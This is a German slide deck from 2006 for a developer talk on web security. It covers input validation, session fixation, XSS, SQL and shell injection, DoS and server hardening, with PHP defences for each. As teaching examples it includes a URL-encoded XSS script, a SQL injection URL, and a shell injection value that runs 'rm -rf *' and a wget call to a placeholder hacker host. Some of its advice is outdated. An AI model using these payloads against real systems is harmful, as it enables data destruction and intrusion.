

Websecurity Weihnachtsvortrag

Moritz Mertinkat
mmertinkat AT rapidsoft DOT de
<http://www.rapidsoft.de>
22.12.2006

- es gibt keine 100 %ige Sicherheit
- Fehler zu machen ist menschlich
- man muss es so gut wie möglich machen
- es ist GROB FAHRLÄSSIG es nicht einmal zu versuchen
- Ziel: Methoden entwickeln, die Sicherheit "einfach" machen
- Aber: Es ist essentiell die Hintergründe zu kennen!

- verstehen lernen, wie der Angreifer denkt
- diese Methoden selbst anwenden
- Allerdings: Mitdenken, nicht nur blindes ausprobieren
- Außerdem:
 - Sicherheitspatches zeitnah einspielen
 - am Ball bleiben, sich fortbilden
 - IT-Nachrichten lesen, Security Newsletter, ...

- nicht validierte Eingaben
- Probleme beim Rechtemanagement
- defekte Authentication / ID guessing
- Cross-Site Scripting
- Buffer Overflows
- Injections (Shell, SQL)
- fehlerhaftes Errorhandling
- unsicherer Speicher (Verschlüsselung)
- Denial of Service
- Serverkonfiguration

- *All Input Is Evil!* (Michael Howard)
- Eingabe kann folgendes sein:
 - Normale Formulare Daten
 - Versteckte Felder
 - Veränderte Auswahlfelder
 - Hochgeladene Dateien
 - Cookies
- Eingabe kann auch durch Skripte von Angreifern erfolgen

- Datentyp prüfen (string, int, float, ...)
- **positive** statt negative Checking
 - `if ((is_array($input, array('open', 'closed')))) {...}`
 - `if ($input != 'unknown') {...}`

 - `if ($i >= 0 && $i < 100) {...}`
 - `if ($i < 100) {...}`
- 0 bzw. NULL erlaubt?
→ Was machen PHP `empty()`, `isset()`, `is_null()`,
`== NULL` und `=== NULL`?

- was passiert, wenn Daten komplett fehlen (Parameter, Formularfelder)
- was passiert mit zusätzlichen Daten?
- an welchen Stellen werden welche Eingabedaten behandelt?
- habe ich ein abstrahiertes Konzept? Oder copy & paste checks?

- Benutzer können Aktionen ausführen, zu denen sie nicht berechtigt sind
- kein Logging „normaler“ Aktivität
- Datenschutz / Identitätsklau

- Dokumentieren:
 - welche Rechte gibt es?
 - wer darf was?
- keine „Quickhacks“ verbauen
- nicht zwischen Entwicklung- und Produktivumgebung unterscheiden (wenn möglich)
- nicht immer nur mit dem Admin-User testen!

- IDs zu kurz oder rekonstruierbar
- Session Fixation Attack
`http://www.sicher-seite.de/login.php?session_id=9f4a`
- schlechte Kennwörter (Benutzerproblem?)

- IDs sinnvoll wählen
(md5 von int-ID bringt wenig!)
- Session Fixation kaum zu beheben
 - Übergebene Session beim Login löschen und neue Session anlegen
 - wenn möglich Cookies nutzen
(aber auch Cookies sind anfällig durch XSS)
- Kennwort auf Sicherheit checken:
verschiedene Buchstaben und Zahlen, mind.
6 Zeichen

- Cross-Site Scripting (XSS)
- dynamische Daten werden ungefiltert ausgegeben
- Was könnte passieren?
 - Daten werden vom Browser speziell interpretiert
 - **JavaScript**, CSS und HTML Code kann untergeschoben werden

- Es gibt zwei Hauptangriffspunkte, über die Code eingeschleust werden kann

- URL-Manipulation

```
https://www.sichere-seite.de/?query=neuigkeiten%3C%73%63%72%69%70%74%3E%61%6C%65%72%74%28%27%58%53%53%27%29%3B%3C%2F%73%63%72%69%70%74%3E
```


Sie suchten nach: *neuigkeiten*`<script>alert('XSS');</script>`

- **Formulardaten** ohne Filterung

- JavaScript Code
 - Cookies setzen / auslesen
 - Sessions an den Angreifer senden (Session Riding)
 - **ALLE** Teile der Seite ändern
 - **ALLE** Daten im Kontext des Benutzers an fremde Server übermitteln
- CSS (Cascading Style Sheets)
 - Elemente ein- und ausblenden
 - Layout und/oder Farben ändern
- HTML
 - Elemente und Text hinzufügen

XSS // Angriffsszenarien

Beispiel *Session Riding*



- **ALLE** Eingabedaten filtern
- PHP `addslashes()` reicht hier **NICHT**
- Problematische Zeichen:
 - spitze Klammern: `<` und `>` (`<` und `>`)
 - Quotes: `"` und `'` (`"` und `'`)
 - Ampersand: `&` (`&`)
- PHP stellt hierfür die Funktion `htmlspecialchars()` bereit

- in Scriptsprachen und Sprachen mit Garbage Collection nicht wichtig
- für Variablen muss Speicherplatz reserviert werden
- Beim Überlauf dieser Variablen können Teile des Speichers überschrieben werden
- Mit trickreichen Speicherüberläufen lässt sich auch Programmcode (ebenfalls im Speicher) überschreiben → Exploit

- Sehr strikte Checks auf Länge der Daten
- sinnvollerweise benutzt man Abstraktionen wie STL Strings in C++
- Betriebssysteme können verhindern, dass Speicher mit Programmcode überschrieben wird (aber auch nicht ganz sicher)

- geht auf ungefilterte Eingaben zurück
- Daten ins Backend einschleusen
- SQL Injections
- Shell Injections

- Unsicherer Query in PHP

```
$sql = 'SELECT * FROM transactions WHERE user_id = "' .  
$_SESSION['user_id'] . '" AND date >= "' . $_GET['from'] .  
"' ;
```

- Exploit URL könnte so aussehen

```
https://www.sichere-seite.de/kontoauszug/?from=2006-12-  
01%22+OR+%221%22=%221
```

- Interne Betrachtung

```
$_SESSION['user_id']: 3  
$_GET['from']: 2006-12-01" OR "1"="1
```

```
SELECT * FROM transactions WHERE user_id = "3" AND date >=  
"2006-12-01" OR "1"="1"
```

- Die Quotes " und ' müssen durch \" und \' ersetzt werden:

```
SELECT * FROM transactions WHERE user_id = "3" AND  
date >= "2006-12-01\" OR \"1\"=\"1"
```

- Dazu dient die MySQL-PHP-Funktion `mysql_real_escape_string()`, die UTF-8-fähig ist
- Die Funktion `addslashes()` reicht **NICHT** aus!
Siehe <http://shiflett.org/archive/184>

- Oftmals werden externe Programme, wie Konverter, mit Eingabedaten aufgerufen
- Eingabedaten als Parameter sind gefährlich!
- Dateinamen von hochgeladenen Dateien sollten **NIEMALS** benutzt werden, um die Datei zu speichern!

- Unsicherer Aufruf aus PHP:

```
exec('convert ' . $from . ' ' . $to);
```

- Interne Betrachtung:

```
$from: ; rm -rf * ; wget http://hacker.de/index.php ;
```

```
exec('convert ; rm -rf * ; wget http://... ');
```

- Wenn man Eingaben in Shell-Befehlen nutzt, dann **AUF JEDEN FALL**: `escapeshellcmd()` und `escapeshellarg()` verwenden

- Durch Exploits erlangt der Angreifer vollen Zugriff mit den Rechten des Webserver-Nutzers
- Dateien können gelöscht werden
- neue PHP Scripte können "injected" und bestehende ersetzt werden

- Testsystem: Soviel wie nötig (backtrace, dumps usw.)
- Produktivsystem: So wenig wie möglich!
 - Fehlermeldungen verraten u. U. Details (Kennwörter, Pfade, Dateinamen oder auch die Existenz von Dateien)
 - Detaillierte Meldungen sind für den normalen Benutzer nur verwirrend

- Besser: Einfache Meldungen für den Nutzer
- Beispiel: "Buchung nicht gefunden" anstatt "Parameter X und Y" nicht gesetzt.
- Aber: Fehlermeldungen loggen!

- Sensible Daten: Verschlüsseln? Hashen?
- Kennwörter sollten gehashed werden
- Kryptographie ist ein komplexes Thema
- Engine-/Anwendungsprobleme führen zu unsicheren Daten (die man als sicher glaubt)
- am besten bekannte OS Libraries nehmen!

- es geht nicht um TCP/IP DOS Attacken
- Angreifer kann Anwendung lahm legen durch:
 - Verbrauch der gesamten Bandbreite
 - Datenbanküberlastung
 - CPU Überlastung
 - Session Flooding (mehrere MB in Session)
 - hohen Speicherverbrauch
 - überlaufende Festplatten
- lässt sich oft nicht erkennen
 - alle User reloaden die Seite (weil Server weg war)?
 - echter Angriff?
 - *Slashdotted?*

- neue Sessions anlegen sollte nicht so einfach sein bzw. die Sessions sollten nicht mit jedem Request größer werden
- ggf. Session alle n Requests aufräumen
- so wenig SQL Anfragen wie möglich
- Startseite sollte *schnell* sein (wenig CPU Zeit)
- Festplatten Monitoring (*oh is ja schon voll?!*)
- Bandbreiten Throtteling (mod_throttle)

- Serverkonfiguration ist ein weites Feld
- Angriffe über diverse Software:
 - FTP (zu viele Exploits)
 - Webserver (Apache2 und lighttpd recht sicher)
 - SVN (paar Exploits)
 - POP3/SMTP (qmail in richtiger Konfiguration: gut)
 - SSH
- Angriffe über Webanwendung
 - alles, was wir bisher gesehen haben
 - nicht geparste Scripte
 - sensible Daten in öffentlichen Verzeichnissen

- Software aktuell halten (Patches einspielen!)
- so wenig Dienste wie möglich
- SSH oder FTP auf andere IPs und Ports legen
- Firewall einrichten (aufwendig)
 - ICMP (Ping) deaktivieren
- **NICHT** unter root arbeiten
- Webanwendung eigenen User, der minimale Rechte hat

- Sinne schärfen: **NACHDENKEN** bevor man auch nur eine Zeile Code schreibt
- Gute Fälle definieren, nicht schlechte ausschließen
- Alles verbieten und selektiv erlauben
- Viel **TESTEN**, selbst Angreifer spielen
- Einfache Fehler können nicht nur **PEINLICH** sondern auch **GROB FAHRLÄSSIG** sein

Vielen Dank fürs Zuhören!

**Bei Fragen stehe ich gerne
zur Verfügung.**

Moritz Mertinkat
mmertinkat AT rapidsoft DOT de